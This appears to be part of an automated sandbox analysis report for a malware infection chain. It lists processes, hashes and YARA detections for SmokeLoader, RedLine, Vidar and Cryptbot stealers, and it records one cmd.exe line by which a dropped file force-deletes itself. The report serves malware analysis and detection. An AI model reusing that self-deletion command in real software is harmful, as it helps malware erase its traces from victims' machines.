Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ddigjgj
Imagebase:	0x400000
File size:	162304 bytes
MD5 hash:	C6E5298F945F91851744F96EE16412E5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: ddigjgj PID: 6464 Parent PID: 6700

General

Start time:	10:04:29
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Roaming\ddigjgj
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\ddigjgj
Imagebase:	0x400000
File size:	162304 bytes
MD5 hash:	C6E5298F945F91851744F96EE16412E5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000009.00000002.435228556.0000000000530000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000009.00000002.435588764.00000000006B1000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: A70A.exe PID: 3340 Parent PID: 3352

General

Start time:	10:04:29
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Local\Temp\A70A.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\A70A.exe
Imagebase:	0x12e0000
File size:	1285856 bytes
MD5 hash:	31F17AD58D02772DF14EFAC37D416CD7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000B.00000002.573313266.00000000012E2000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.601138545.0000000003CC2000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 26%, Metadefender, Browse • Detection: 57%, ReversingLabs
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: C169.exe PID: 6276 Parent PID: 3352

General

Start time:	10:04:36
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Local\Temp\C169.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\C169.exe
Imagebase:	0x900000
File size:	397824 bytes
MD5 hash:	5115E5DAB211559A85CD0154E8100F53
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: SUSP_Double_Base64_Encoded_Executable, Description: Detects an executable that has been encoded with base64 twice, Source: 00000010.00000002.499816087.0000000003BB1000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000010.00000002.499816087.0000000003BB1000.00000004.00000001.sdmp, Author: Joe Security

Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 37%, Metadefender, Browse • Detection: 79%, ReversingLabs
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: conhost.exe PID: 4788 Parent PID: 6276

General

Start time:	10:04:37
Start date:	01/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: D466.exe PID: 6636 Parent PID: 3352

General

Start time:	10:04:40
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Local\Temp\D466.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\D466.exe
Imagebase:	0x400000
File size:	163328 bytes
MD5 hash:	DF13FAC0D8B182E4D8B9A02BA87A9571
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 29%, Metadefender, Browse • Detection: 51%, ReversingLabs
Reputation:	low

Analysis Process: AA02.exe PID: 5976 Parent PID: 3352

General

Start time:	10:04:44
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Local\Temp\AA02.exe

Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\AA02.exe
Imagebase:	0x400000
File size:	351744 bytes
MD5 hash:	349A409711C0A8F53C5F90A993A621F2
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000016.00000002.528038196.00000000008A5000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000016.00000002.528038196.00000000008A5000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: C169.exe PID: 2256 Parent PID: 6276

General

Start time:	10:04:44
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Local\Temp\C169.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\C169.exe
Imagebase:	0x990000
File size:	397824 bytes
MD5 hash:	5115E5DAB211559A85CD0154E8100F53
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000017.00000000.476958517.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000017.00000000.466738621.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000017.00000002.568172041.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000017.00000000.471013875.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000017.00000000.472952857.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Read

Analysis Process: B6B5.exe PID: 6720 Parent PID: 3352

General

Start time:	10:04:47
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Local\Temp\B6B5.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\B6B5.exe
Imagebase:	0x400000
File size:	336896 bytes
MD5 hash:	CBC4BD8906093C0CCC55379319D65DB1
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: D375.exe PID: 6632 Parent PID: 3352

General

Start time:	10:04:56
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Local\Temp\D375.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\D375.exe
Imagebase:	0x8e0000
File size:	2740224 bytes
MD5 hash:	CA16CA4AA9CF9777274447C9F4BA222E
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000001A.00000003.478772499.00000000008C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Cryptbot, Description: Yara detected Cryptbot, Source: 0000001A.00000003.478772499.00000000008C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000001A.00000002.570490408.0000000000915000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Cryptbot, Description: Yara detected Cryptbot, Source: 0000001A.00000002.570490408.0000000000915000.00000002.00020000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 43%, Metadefender, Browse • Detection: 86%, ReversingLabs
Reputation:	moderate

Analysis Process: WerFault.exe PID: 6708 Parent PID: 6636

General

Start time:	10:04:56
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6636 -s 520
Imagebase:	0x1390000

File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: B6B5.exe PID: 3540 Parent PID: 6720

General

Start time:	10:05:02
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Local\Temp\B6B5.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\B6B5.exe
Imagebase:	0x400000
File size:	336896 bytes
MD5 hash:	CBC4BD8906093C0CCC55379319D65DB1
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000001C.00000002.503480050.00000000005B1000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000001C.00000002.503274211.00000000004A0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: EE61.exe PID: 5680 Parent PID: 3352

General

Start time:	10:05:03
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Local\Temp\EE61.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\EE61.exe
Imagebase:	0xb60000
File size:	1143000 bytes
MD5 hash:	97617914D6E8A6E3CBEE8A5E5FF39AA5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: cmd.exe PID: 4340 Parent PID: 5976

General

Start time:	10:05:23
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c timeout /t 5 & del /f /q "C:\Users\user\AppData\Local\Temp\AA02.exe" & exit
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: EE61.exe PID: 5344 Parent PID: 5680

General

Start time:	10:05:24
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Local\Temp\EE61.exe
Wow64 process (32bit):	
Commandline:	C:\Users\user\AppData\Local\Temp\EE61.exe
Imagebase:	
File size:	1143000 bytes
MD5 hash:	97617914D6E8A6E3CBEE8A5E5FF39AA5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 3428 Parent PID: 4340

General

Start time:	10:05:24
Start date:	01/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 1904 Parent PID: 4340

General

Start time:	10:05:25
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout /t 5
Imagebase:	0xc90000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

Code Analysis